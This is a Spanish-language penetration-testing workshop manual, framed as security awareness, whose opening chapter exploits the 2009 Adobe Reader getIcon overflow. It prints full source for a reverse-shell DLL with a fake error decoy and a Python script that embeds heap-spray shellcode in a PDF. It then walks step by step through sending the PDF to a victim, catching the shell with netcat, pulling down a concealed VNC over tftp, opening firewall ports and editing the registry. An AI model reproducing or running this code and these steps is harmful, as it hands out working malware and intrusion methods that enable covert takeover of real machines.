

Presentación	pág 2
Manual vs Herramientas automáticas	pág 3
Metasploit	Pág 15
• Conceptos Básicos	
• Funcionalidades	Pág 23
○ Meterpreter	Pág 27
○ Descripción	
▪ Plugins	
○ Hashdump	Pág 29
○ Sniffer	Pág 33
○ Screenshot	Pág 35
○ Keyscan	Pág 36
○ Clearev	Pág 37
○ Timestomp	Pág 38
○ WebCam	Pág 40
○ SoundRecorder	Pág 41
○ Get_application_list	Pág 42
○ Winenum	Pág 43
○ Metsvc	Pág 44
○ Shell	Pág 49
○ Execute	Pág 50
○ Upload	Pág 51
○ Download	Pág 52
○ Reg	Pág 53
○ Killav	Pág 54
○ Enum_shares	Pág 55
○ Service_manager	Pág 56
Nessus	Pág 59
Msfpayload	Pág 69
Msfencode	Pág 73
Auxiliary	Pág 79
Nmap	Pág 82
Whireshark	Pág 86
Armitage	Pág 90
Escenarios Prácticos	
○ QuickTime	Pág 94
○ Microsoft spools	Pág 97
○ Windows Shell	Pág 98
○ Flashplayer	Pág 103
○ Java_arginject	Pág 106



❖ Presentación

Todos sabemos la cantidad de campos que abarcan las nuevas tecnologías y lo rápido que avanzan, su función es la de facilitarnos el trabajo diario, optimizando procesos y ayudándonos a obtener un control sobre el medio lo mas cercano posible a la total comprensión de lo que ocurre a nuestro alrededor y así poder tener una respuesta rápida a eventos que de no solventarlos pueden incurrir negativamente en el desarrollo de nuestro trabajo diario.

Tenemos que ser conscientes que en los tiempos que corren de crisis económica los presupuestos dedicados al departamento tecnológico no son excesivamente elevados, por lo que las partidas suelen destinarse a cubrir el núcleo de negocio dejando a un lado aplicaciones de control de seguridad de la información.

Desde mi punto de vista el uso de software libre en procesos de monitorización y control puede ser un buen método de paliar estos déficits.

Hoy en día la seguridad de la información está en boca de todos, amparados por una ley como la lopl y su real decreto rlopd, somos conscientes que hay que securizar nuestro entorno para proteger nuestro valor de negocio que es la información.

Para ello ya no es suficiente, tener un firewall instalado, o un antivirus actualizado, hace falta algo más, no pretendo que uno se ponga a securizar de repente invirtiendo grandes cantidades de dinero, lo que pretendo es que tomemos consciencia de lo que tenemos que securizar primero, que parte de nuestra información es vital y como debemos protegerla.

En este proceso de concienciación debemos tener claro en que punto nos encontramos, para ello el objetivo de este taller es obtener todo tipo de información para hacernos nuestro mapa de red y poder comprobar que puntos son vulnerables de ser atacados y en que medida pueden afectar a nuestra información.

Este mapa de red nos ayudará a tener un visión clara de nuestro sistema, a partir de aquí depende de la voluntad y tesón personal.



Ataque manual vs Herramientas automaticas

El método tradicional anteriormente usado ha sido el crear o aprovechar un exploit generalmente escrito en lenguaje C i que afectaba a cierta vulnerabilidad en un sistema,

Aprovecharlo para acceder a este i ganar privilegios para obtener control total.

A veces la tarea era ardua complicada i lenta, hoy en dia existen herramientas que facilitan el trabajo.

Empezaremos con mostrarnos como aprovechar un exploit para acceder a un equipo, sin de momento usar metasploit, para poder comparar y ver la potencia de la herramienta

La vulnerabilidad que vamos a explotar afecta al software adobe reader en sus versiones 8.1.2 y 9.0, y fue publicada el 18 de marzo de 2009 y afecta todas las plataformas.

Conocida como adobe geticon esta vulnerabilidad aprovecha el desbordamiento de buffer en la pila al no controlar los argumentos que se pasan al método "geticon"

Rebuscando, encuentro el payload que inyecta una shell remota al sistema infectado junto con el exploit hecho en python el cual inyecta el payload en un pdf utilizando una tecnica conocida como "heap Spraying"

El payload llamado evil_payload.c genera un socket que abrirá la conexión a la ip y puerto que informemos.

```
/* evil_payload.c, reverse remote shell as a DLL
 * HOWTO compile with MSVC++:
 * cl /LD evil_payload.c
 * [Coromputer] raised from the ashes.
 * 23/06/2009 - Created by Ivan Rodriguez Almuina (kralor).All rights reserved.
 */

#include <winsock2.h>
#include <windows.h>

#pragma comment(lib, "ws2_32")
#pragma comment(lib, "user32")

#define HOST "192.168.1.59"
#define PORT 6666
#define COMMAND "cmd"

void payload(void)
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    struct sockaddr_in sin;
    SOCKET s;
    WSADATA wsa;
```



```

if(WSAStartup(0x0101, &wsa) != 0) {
    return;
}

sin.sin_port = htons(PORT);
sin.sin_family = 0x02;
sin.sin_addr.s_addr = inet_addr(HOST);
if((s = WSASocket(0x02,0x01,0x00,0x00,0x00,0x00))==INVALID_SOCKET) {
    return;
}

if((connect(s, (struct sockaddr *) &sin, 0x10)) == -1){
    return;
}
memset((char*)&si, 0, sizeof(si));
si.cb = 0x44;

si.dwFlags = 0x101;

si.hStdInput = (void *)s;
si.hStdOutput = (void *)s;
si.hStdError = (void *)s;

if(!CreateProcess(0x00, COMMAND, 0x00, 0x00, 0x01, 0x00, 0x00, \
    0x00,&si, &pi)) {
    return;
}

CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
closesocket(s);

WSACleanup();
/* TerminateProcess(GetCurrentProcess(), 0xff); */
return;
}

void CustomMessageBox(void)
{
    char msg[] = "Adobe Reader could not open the file because it is either \" \
    \"not a supported file type or because the file has been damaged (for \" \
    \"example, it was sent as an email attachment and wasn't correctly decoded).\";
    MessageBox(0, msg, "Adobe Reader", MB_OK | MB_ICONINFORMATION);
    return;
}

BOOL APIENTRY DllMain(HANDLE hModule,
    DWORD ul_reason,
    LPVOID lpReserved)
{
    int r;

    switch (ul_reason)
    {
        case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)CustomMessageBox, \
                NULL, 0, &r);
            payload();
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Las herramientas necesarias a recopilar son la siguientes:



Evil_payload.c
Evil_pdf.py

```
#!/usr/bin/env python
#
# *** Acrobat Reader - Collab getIcon universal exploiter ***
# evil_pdf.py, tested on Operating Systems:
# Windows XP SP3 English/French
# Windows 2003 SP2 English
# with Application versions:
# Adobe Reader 9.0.0/8.1.2 English/French
# Test methods:
# Standalone PDF, embedded PDF in Firefox 3.0.13 and Internet Explorer 7
# 24/06/2009 - Created by Ivan Rodriguez Almuina (kralor). All rights reserved.
# [Coromputer] raised from the ashes.
#

from sys import argv
from struct import pack

_XREF_POS = 724
_PDF_TEMPLATE = \
"""%%PDF-1.1\n1 0 obj<<\n /Type /Catalog\n /Outlines 2 0 R\n /Pages 3 0 R\n \"
/OpenAction 7 0 R\n>>\nendobj\n2 0 obj<<\n /Type /Outlines\n /Count 0\n>\n \"
>\nendobj\n3 0 obj<<\n /Type /Pages\n /Kids [4 0 R]\n /Count 1\n>>\nendobj\n \"
/bj\n4 0 obj<<\n /Type /Page\n /Parent 3 0 R\n /MediaBox [0 0 612 792]\n \"
/Contents 5 0 R\n /Resources <<\n
 /ProcSet [/PDF /Text]\n
 /Font << /F1 6 0 R >>\n
 >>\n>\nendobj\n5 0 obj<< /Leng \"
th 98 >>\nstream\nBT /F1 12 Tf 100 700 Td 15 TL (=[Coromputer] All y0ur 0dA \"
yZ Ar3 BeL0ng 2 uS [Coromputer]=) Tj ET\nendstream\nendobj\n6 0 obj<<\n \"
/Type /Font\n /Subtype /Type1\n /Name /F1\n /BaseFont /Helvetica\n /Encodin \"
g /MacRomanEncoding\n>>\nendobj\n7 0 obj<<\n /Type /Action\n /S /JavaScr \"
ip\n /JS (%s)\n>>\nendobj\nxref\n0 8\n0000000000 65535 f\n0000000010 000 \"
00 n\n0000000098 00000 n\n0000000147 00000 n\n0000000208 00000 n\n000000 \"
0400 00000 n\n0000000549 00000 n\n0000000663 00000 n\ntrailer\n<<\n /Size \"
8\n /Root 1 0 R\n>>\nstartxref\n%d\n%%EOF\n\"

_JS_PAYLOAD = \"\"\"
var dll_payload = unescape("%s");
var shellcode = unescape("%s");
garbage = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");

while (garbage.length < 0x100)
    garbage += garbage;

garbage += shellcode + dll_payload;

nopblock = unescape("%u9090%u9090");
headersize = 16;
acl = headersize + garbage.length;

while (nopblock.length < acl)
    nopblock += nopblock;

fillblock = nopblock.substring(0, acl);
block = nopblock.substring(0, nopblock.length - acl);
while(block.length + acl < 0x26000)
    block = block + block + fillblock;

memory = new Array();

for (i=0;i<1024;i++)
    memory[i] = block + garbage;

var buffer = unescape("%10%10%10%10%1f");

while(buffer.length < 0x6000)
    buffer += buffer;

app.doc.Collab.getIcon(buffer+'pwn3D.BYkralor');
\"\"\"

_XORER = \
    "\\xeb\\x02\\xeb\\x05\\xe8\\xf9\\xff\\xff\\x5b\\x83\\xc3\\x10\\x33\\xc9\\x66\" \
```



```

"\xb9" \
"%s" \
"\x80\x33\x95\x43\xe2\xfa"

_SHELLCODE = \
"\x14\x51\x5d\x95\x95\x95\x1e" \
"\x79\x1e\x61\xe0\xc3\xf1\x34\xa5\x95\x95\x95\x1e\xd5\x99\x1e\xe5" \
"\x89\x38\x1e\xfd\x9d\x1e\x50\xcb\xc8\x1c\x93\x7c\xa1\x94\x95\x95" \
"\xcd\xd5\x1c\xd3\x81\x1e\x79\x14\x79\xc5\x97\x95\x95\x6a\xa3\xfd" \
"\xa6\x5f\x1f\xce\x7d\x56\x95\x95\x95\x18\x00\x55\x68\x6a\x6a\x7" \
"\xfd\x95\x94\x95\x95\x6a\x45\x6a\xa3\xfd\xad\xb7\x39\x72\x7d\x3c" \
"\x95\x95\x18\x00\x5d\x6b\x6a\x6a\xc7\xff\x95\x52\xd0\x6d\xc5" \
"\xc2\xdb\xd1\x18\xc8\x6d\xc6\x18\x18\x55\x68\x6a\x6a\xc4\x6a\x45" \
"\x6a\xa3\xfd\x30\x82\x95\xe9\x7d\x15\x95\x95\x95\xa6\x5c\xc4\xfd" \
"\x15\x95\x95\x95\xff\x97\xc4\xc4\xfd\x95\x95\x95\x55\x18\x00\x5d" \
"\x6b\x6a\x6a\xc7\x6a\x45\x1e\xd0\x65\x52\x10\x59\x68\x6a\x6a\xa6" \
"\xe7\x95\x95\x6a\xa3\xfd\x8a\xec\x9f\x7d\x7d\xd8\x95\x95\x95\xff" \
"\x95\x18\xc8\x69\xc6\xfd" \
"%s" \
"\x7c\x0f\x95\x95\x95\xcc" \
"\xc4\x1e\xc0\x65\xc7\x6a\x45\x6a\xa3\xfd\x6e\x02\x68\x9a\x7d\xbc" \
"\x95\x95\x95\x1e\xc8\x65\xc6\x6a\x45\x6a\xa3\xfd\x1b\xdb\x9b\x79" \
"\x7d\x82\x95\x95\x95\x18\x00\x5d\x6b\x6a\x6a\xc7\x6a\x45\x6a\xa3" \
"\xfd\x7a\x5b\x75\xf5\x7d\x97\x95\x95\x95\x6a\x45\xc6\xc0\x3c\x2" \
"\x1e\xf9\xb1\x8d\x1e\xd0\xa9\x1e\xc1\x90\xed\x96\x40\x1e\xdf\x8d" \
"\x1e\xcf\xb5\x96\x48\x76\xa7\xdc\x1e\xa1\x1e\x96\x60\xa6\x6a\x69" \
"\xa6\x55\x39\xaf\x51\xe1\x92\x54\x5a\x98\x96\x6d\x7e\x67\xae\xe9" \
"\xb1\x81\xe0\x74\x1e\xcf\xb1\x96\x48\xf3\x1e\x99\xde\x1e\xcf\x89" \
"\x96\x48\x1e\x91\x1e\x96\x50\x7e\x97\xa6\x55\x1e\x40\xca\xcb\xc8" \
"\xce\x57\x91\x95\x7d\x52\x6b\x6a\x6a\x7d\xf4\x6a\x6a\x6a"

def banner():
    print
    print '      =[Crpt] Acrobat Reader - Collab getlcon univeral exploiter [Crpt]='
    print '                created by Ivan Rodriguez Almuina aka kralor'
    print '                2009 all rights reserved'
    print '      Coromputer ~~~~~~ Coromputer '
    print

def syntax():
    print 'syntax: %s <out_pdf> <in_dll>' % argv[0]

def s_conv_hexunicode(s):
    hexunicode = ''
    for i in xrange(0, len(s), 2):
        try:
            hexunicode += '%u%02x%02x' % (ord(s[i+1]), ord(s[i]))
        except:
            hexunicode += '%u05%02x' % (ord(s[i]))
        break

    return hexunicode

def main():
    banner()

    if len(argv) != 3:
        syntax()
        return

    print '[-] Creating PDF file \'' + argv[1] + '\' DLL file \'' + argv[2] + '\''
    fp_out = open(argv[1], 'wb')
    fp_dll = open(argv[2], 'rb')

    print '[-] Reading DLL data ...'
    dll_data = fp_dll.read()
    fp_dll.close()

    print '[-] Preparing payload (javascript+shellcode+dll) ...'
    js_code = _JS_PAYLOAD % (s_conv_hexunicode(dll_data), \
        s_conv_hexunicode(_XORER % pack('<H', (len(_SHELLCODE) + \
            ((len(_SHELLCODE)+len(_XORER)) % 2)+2)) + \
            _SHELLCODE % pack('<I', len(dll_data)^0x95959595)))

```

```

print '|-| Writing PDF file \'%s\' with payload inside ...' % argv[1]
fp_out.write(_PDF_TEMPLATE % (js_code, len(js_code) + _XREF_POS))
fp_out.close()

print '|+| Done, [Coromputer] is alive! alive!'

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        print 'ctrl-c, leaving ...'

```

Python-2.6.2.msi

Vcsetup.exe (Visual C++ 2008 express)

Lo primero que haremos sera compilar evil_payload.c una vez modificada la ip por nuestra direccion ip 192.168.1.59

Indicaremos que se conecte por el puerto 6666

Compilamos el exploit

cl /LD evil_payload.c

```

C:\WINDOWS\system32\CMD.exe
C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>dir evil_payload.c
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 6067-E7C9

Directorio de C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT
01/03/2010  09:19                2.176 evil_payload.c
             1 archivos            2.176 bytes
             0 dirs 56.209.944.576 bytes libres

C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>cl /LD evil_payload.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

evil_payload.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:evil_payload.dll
/dll
/implib:evil_payload.lib
evil_payload.obj
C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>

```

Compilación programa en C

Como se ve en la imagen el payload nos crea la dll preparada para inyectar en el pdf

```

C:\WINDOWS\system32\CMD.exe
C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>evil_pdf.py verano2010.pdf evil_payload.d
ll
--[Crpt] Acrobat Reader - Collab getIcon univerval exploiter [Crpt]--
      created by Ivan Rodriguez Almuina aka kralor
      2009 all rights reserved
      Coromputer ~~~~~ Coromputer
[-] Creating PDF file 'verano2010.pdf' DLL file 'evil_payload.dll' ...
[-] Reading DLL data ...
[-] Preparing payload (javascript+shellcode+dll) ...
[-] Writing PDF file 'verano2010.pdf' with payload inside ...
[+] Done, [Coromputer] is alive! alive!
C:\PRUEBACONCEPTO\proyecto5\PDFEXPLOIT>_

```

Ejecución exploit evil_pdf.py

Lo siguiente será ejecutar el exploit

Evil_pdf.py verano2010.pdf evil_payload.dll

El exploit nos inyectará la dll evil_payload.dll en verano2010.pdf

En este punto ya tenemos el pdf preparado para enviárselo a la víctima para su ejecución, antes però debemos dejar a la escucha por el puerto 6666 a nuestro equipo, esto podemos realizarlo con nectat o crypcat.

Su uso es muy simple ejecutamos **nc -vvlp 6666**


```

C:\WINDOWS\system32\cmd.exe - nc -vvlp 6666
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrador>cd \
C:\>cd COPIAUSB
C:\COPIAUSB>nc -vvlp 6666
listening on [any] 6666 ...

```


Puesta en escucha de netcat

Ahora explotaremos el exploit con nuestra maquina virtual



Fichero generado con el exploit incrustado

Una vez ejecutado el exploit al cliente le sale una error provocado para despistar



Mensaje de distracción

Pero en nuestra consola ha pasado lo siguiente:

```

C:\WINDOWS\system32\cmd.exe - nc -wlp 6666
listening on [any] 6666 ...
connect to [192.168.1.59] from VICTIMA [192.168.1.80] 1036
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador\Escritorio>ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local          :

    Sufijo de conexi3n espec3fica DNS :
    Direcci3n IP. . . . . : 192.168.1.80
    M3scara de subred : . . . . . : 255.255.255.0
    Puerta de enlace predeterminada :


C:\Documents and Settings\Administrador\Escritorio>_
    
```

Conexi3n remoto realizada con 3xito

Como podeis ver nos ha devuelto una consola en la cual podemos ejecutar ordenes remotas


Hasta aqu3 ya hemos accedido al equipo pero nos interesa poder visualizar lo que hace o movernos en modo grafico, el siguiente paso sera descargarnos de nuestro equipo los archivos necesarios para conectarnos visualmente al equipo.

Lo primero es dejar a la escucha nuestro servidor de tftp




Servidor tftp a la escucha

Y en settings le indicamos el directorio de donde nos descargaremos los ficheros necesarios



Pantalla configuración tftpd32



Vnc modificado

Para conectarnos visualmente al equipo remoto utilizaremos el vnc pero con una version modificada para que no muestre en el menu de tareas el icono de conexión habitual de vnc.

En el equipo remoto y mediante la consola de comandos crearemos el directorio a descargar los ficheros

```
Cd \  
Md vnc  
Cd vnc
```

Nos descargaremos los ficheros con:

```
tftp -i 192.168.1.59 get winvnc.exe  
tftp -i 192.168.1.59 get vnchooks.exe  
tftp -i 192.168.1.59 get omnithreat_rt.dll  
tftp -i 192.168.1.59 get regnow.bat
```

```

C:\WINDOWS\system32\cmd.exe - nc -wvlp 6666
md vnc
C:\>cd vnc
cd vnc
C:\vnc>tftp -i 192.168.1.59 get winvnc.exe
tftp -i 192.168.1.59 get winvnc.exe
Transferencia terminada: 188416 bytes en 1 segundo, 188416 bytes/s
C:\vnc>tftp -i 192.168.1.59 get vnchooks.dll
tftp -i 192.168.1.59 get vnchooks.dll
Transferencia terminada: 11264 bytes en 1 segundo, 11264 bytes/s
C:\vnc>tftp -i 192.168.1.59 get omnithread_rt.dll
tftp -i 192.168.1.59 get omnithread_rt.dll
Transferencia terminada: 46080 bytes en 1 segundo, 46080 bytes/s
C:\vnc>tftp -i 192.168.1.59 get regnow.bat
tftp -i 192.168.1.59 get regnow.bat
Transferencia terminada: 900 bytes en 1 segundo, 900 bytes/s
C:\vnc>_
    
```

Subida de Vnc al equipo remoto

Si el cliente tiene habilitado el firewall añadiremos una excepción a la regla para permitir la conexión remota.


netsh firewall add portopening tcp 5800 hack
netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE

```

C:\WINDOWS\system32\cmd.exe - nc -wvlp 6666
C:\vnc>netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE
netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE
Aceptar
C:\vnc>netsh firewall add portopening tcp 5800 hack
netsh firewall add portopening tcp 5800 hack
Aceptar
C:\vnc>_
    
```


Abrimos el puerto vnc en el firewall de Windows

El equipo remoto quedaria de la siguiente forma:



Puerto vnc abierto en el firewall de Windows

Ahora debemos ejecutar el fichero de configuración de vnc que hemos subido para que añada al registro una serie de configuraciones como por ejemplo la password de connexion



```

C:\unc>regnow.bat
regnow.bat
off REG ADD HKEY_CURRENT_USER\Software\ORL
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v AutoPortSelect /t REG_D
WORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v InputsEnabled /t REG_DW
ORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v OnlyPollConsole /t REG_
DWORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v OnlyPollOnEvent /t REG_
DWORD /d 0 /f
La operaci3n finaliz3 correctamente
